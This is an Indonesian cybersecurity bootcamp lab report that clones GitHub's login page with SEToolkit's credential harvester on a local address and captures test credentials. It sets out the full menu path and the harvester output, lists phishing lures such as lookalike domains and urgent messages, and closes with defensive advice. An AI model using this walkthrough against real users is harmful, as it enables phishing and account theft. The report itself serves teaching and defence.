




Laporan Analisis Kasus Social Engineering

Bootcamp Cyber Security Batch 6

Disusun oleh: Ligar Alfath Rizqi

!! Catatan: Diharapkan seluruh pengerjaan Assignment tidak sepenuhnya
mengandalkan penggunaan AI **!!**

“Proses belajar ibarat menanam pohon. Jika hanya mengandalkan AI tanpa memahami esensinya, yang berkembang bukan kompetensimu, melainkan ketergantungan yang melemahkan.”
- Learning Design Dibimbing

Daftar Isi

Instalasi SEToolkit di Kali Linux	4
Target Website	4
Proses Cloning & Credential Harvesting	4
Penangkapan Data Username dan Password	5
Potensi Teknik Mengelabui Target	5
Rekomendasi Pencegahan	5

Instalasi SEToolkit di Kali Linux

```
(ligar@kali)-[~]
$ sudo apt update
[sudo] password for ligar:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [274 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [185 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [880 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [14.3 kB]
Fetched 75.9 MB in 11s (6,932 kB/s)
755 packages can be upgraded. Run 'apt list --upgradable' to see them.

(ligar@kali)-[~]
$ sudo apt install setoolkit
```

Langkah pertama adalah memperbarui daftar repositori agar sistem mendapatkan daftar paket terbaru. Setelah repositori diperbarui, dilakukan instalasi SEToolkit dengan perintah 'sudo apt install setoolkit'.

Target Website

Target yang digunakan adalah halaman login dari GitHub dengan URL sebagai berikut:

<https://github.com/login>

Saya memilih halaman login github karena:

1. **Tampilan Sederhana**

Halaman login GitHub memiliki struktur yang sederhana, hanya terdiri dari form input username/email dan password, sehingga mudah untuk dilakukan proses cloning.

2. **Mudah Dikenali**

GitHub merupakan platform populer di bidang teknologi dan pemrograman, sehingga tampilannya sudah familiar bagi banyak pengguna.


3. **Cocok untuk Simulasi Pembelajaran**

Halaman login sangat relevan untuk mendemonstrasikan teknik *credential harvesting* dalam social engineering.

Halaman github terdiri dari input username atau email dan password


Proses Cloning & Credential Harvesting

Jalankan setoolkit



```
(ligar@kali)-[~]  
$ sudo setoolkit
```

Memilih Menu Social Engineering Attacks



```
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit
```

Memilih Website Attack Vectors

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

Memilih Credential Harvester Attack Method

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method
- 99) Return to Main Menu


Memilih Site Cloner

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import
- 99) Return to Webattack Menu

Menentukan IP Address

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.18.128]: 192.168.18.128
```


Memasukkan URL Target



```
set:webattack> Enter the url to clone: https://github.com/login
[*] Cloning the website: https://github.com/login
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

Halaman Palsu



A screenshot of a web browser displaying a fake GitHub login page. The browser's address bar shows a "Not Secure" connection to the IP address "http://192.168.18.128". The page features the GitHub logo at the top, followed by the text "Sign in to GitHub". Below this, there are two input fields: "Username or email address" and "Password". A green "Sign in" button is positioned below the password field. To the right of the password field is a link that says "Forgot password?". At the bottom of the form, there is a link that says "New to GitHub? Create an account". The footer of the page contains several links: "Terms", "Privacy", "Docs", "Contact GitHub Support", "Manage cookies", and "Do not share my personal information".

Mengisi form login dengan username dan password uji coba



A close-up view of the fake GitHub login form. The "Username or email address" field is filled with the text "ujicoba@gmail.com". The "Password" field is filled with a series of dots, indicating that the password has been entered. The "Sign in" button is highlighted with a blue border. The "Forgot password?" link is visible to the right of the password field. At the bottom, the link "New to GitHub? Create an account" is displayed.

Penangkapan Data Username dan Password

Mekanisme Credential Harvesting

```
[*] WE GOT A HIT! Printing the output:
PARAM: commit=Sign+in
PARAM: authenticity_token=jRSRG2GhsQiWb0SPaVLeZ39Qzkda2EZTWBmbj0db8GbzxhQ5mr/wBwgPGh03HJ9BMTi/ivK
ngX062AR9HM5Xw==
PARAM: add_account=
POSSIBLE USERNAME FIELD FOUND: login=ujicoba@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=socialengineering
PARAM: webauthn-conditional=undefined
PARAM: javascript-support=true
PARAM: webauthn-support=unsupported
PARAM: webauthn-iuvpaa-support=unsupported
POSSIBLE USERNAME FIELD FOUND: return_to=https://github.com/login
PARAM: allow_signup=
PARAM: client_id=
PARAM: integration=
PARAM: required_field_3eae=
PARAM: timestamp=1774192642834
POSSIBLE PASSWORD FIELD FOUND: timestamp_secret=77d91aa77092e7f12c41f4605842fea2e7a506e5a20c792499
31f16f4949d8bd
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

SEToolkit menggunakan metode **Credential Harvester**, yaitu teknik social engineering yang bekerja dengan cara:

1. Membuat halaman login palsu yang mirip website asli
2. Menjalankan server lokal untuk menerima request dari korban
3. Menangkap data yang dikirim melalui metode **HTTP POST**

Ketika korban memasukkan data:

- Data tidak dikirim ke server asli
- Melainkan dikirim ke server SEToolkit
- Kemudian ditampilkan di terminal attacker

Data yang disimpan oleh SEToolkit biasanya dalam format teks (plain text), contohnya:

login=username123

password=password123

Potensi Teknik Mengelabui Target

1. Email Phising

Teknik ini adalah memancing korban untuk mengklik halaman palsu. Karena tampilannya sangat mirip dengan halaman yang asli, maka korban sering terkecoh

Isi email biasanya:

- Peringatan keamanan akun
- Notifikasi login mencurigakan
- Permintaan verifikasi akun

2. Domain Mirip

Teknik ini menggunakan domain yang sangat mirip dengan website asli misalnya :

githb.com atau git-hub.com.

Secara sekilas, domain tersebut terlihat valid sehingga korban mudah tertipu. Setelah korban membuka link tersebut, mereka akan diarahkan ke halaman cloning yang telah dibuat sebelumnya.

3. Pesan Mendesak

Teknik ini memanfaatkan rasa panik korban dengan pesan seperti:

- “Akun Anda akan diblokir dalam 24 jam”
- “Segera verifikasi akun Anda sekarang!”

Karena merasa terdesak, korban cenderung:

- Tidak memeriksa URL dengan teliti
- Langsung mengikuti instruksi

Hal ini meningkatkan peluang keberhasilan serangan.

Rekomendasi Pencegahan

Salah satu langkah utama dalam mencegah serangan cloning website dan credential harvesting adalah dengan menggunakan autentikasi dua faktor (2FA). Fitur ini menambahkan lapisan keamanan tambahan selain password, seperti kode OTP yang dikirim melalui aplikasi autentikator atau SMS. Dengan adanya 2FA, meskipun penyerang berhasil mendapatkan username dan password, mereka tetap tidak dapat mengakses akun tanpa kode verifikasi tambahan tersebut.

Selain itu, pengguna perlu membiasakan diri untuk selalu memeriksa URL sebelum melakukan login. Hal ini penting untuk memastikan bahwa alamat website yang diakses merupakan domain resmi dan bukan situs tiruan. Pengguna juga harus menghindari domain yang memiliki kesalahan penulisan atau tambahan kata mencurigakan, karena hal tersebut sering digunakan dalam teknik phishing.

Penggunaan password manager juga menjadi salah satu solusi efektif dalam mencegah serangan ini. Password manager dapat menyimpan dan mengisi otomatis data login hanya pada website yang valid. Jika pengguna membuka situs palsu, fitur autofill tidak akan aktif, sehingga dapat menjadi indikasi bahwa

website tersebut berbahaya atau tidak terpercaya.

Terakhir, edukasi dan peningkatan kesadaran pengguna sangat penting dalam menghadapi serangan social engineering. Pengguna perlu memahami ciri-ciri email phishing, tidak mudah percaya pada pesan yang bersifat mendesak, serta waspada terhadap penawaran hadiah yang tidak masuk akal. Selain itu, penggunaan fitur keamanan tambahan seperti filter spam pada email dan proteksi anti-phishing pada browser juga dapat membantu mengurangi risiko pengguna mengakses situs berbahaya.